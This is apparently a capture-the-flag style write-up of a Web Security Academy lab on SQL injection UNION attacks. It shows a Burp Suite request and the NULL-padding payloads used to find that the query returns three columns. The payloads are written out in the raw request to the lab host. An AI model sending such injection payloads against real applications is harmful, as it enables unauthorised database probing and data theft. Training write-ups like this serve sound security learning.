



Lab-3: SQL injection UNION attack, determining the number of columns returned by the query

To Access the Lab,




The Default Site of the Lab3 is below, In the Lab3 Description they stated that there is SQL Injection Vulnerability in the product Category Filter, We Try to Intercept the Request in the Burpsuite and Add NULL Values to Determine the Number of Columns.




The Below is the Burpsuite Request sent to the Server with Modified SQL Query,
GET /filter?category=Accessories'**UNION+SELECT+NULL--** HTTP/2

```
1 GET /filter?category=Accessories'UNION+SELECT+NULL-- HTTP/2
2 Host: 0a62008003d81278052e44a00c2004a.web-security-academy.net
3 Cookie: session=HPKZVb0ddSvk6s0Iz4MqVnRM0HBNlid
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a62008003d81278052e44a00c2004a.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19
```


And the Response for the Request is below,



SQL injection UNION attack, determining the number of columns returned by the query

LAB Not solved 

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We got Internal Server Error, that is 2nd Table Contains more than 1 Column, we need to Increment NULL Values Till we didn't get error.

We have Determined there are 3 columns.



SQL injection UNION attack, determining the number of columns returned by the query

LAB Not solved 

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Accessories' UNION SELECT NULL,NULL,NULL--

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GET /filter?category=Accessories'**UNION+SELECT+NULL,NULL,NULL--** HTTP/2



SQL injection UNION attack, determining the number of columns returned by the query

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LAB Solved

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